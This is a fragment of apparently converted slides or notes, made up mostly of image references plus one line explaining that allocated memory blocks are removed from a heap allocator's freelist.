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
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
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
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
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
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- when memory blocks are allocated they are removed from the freelist
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
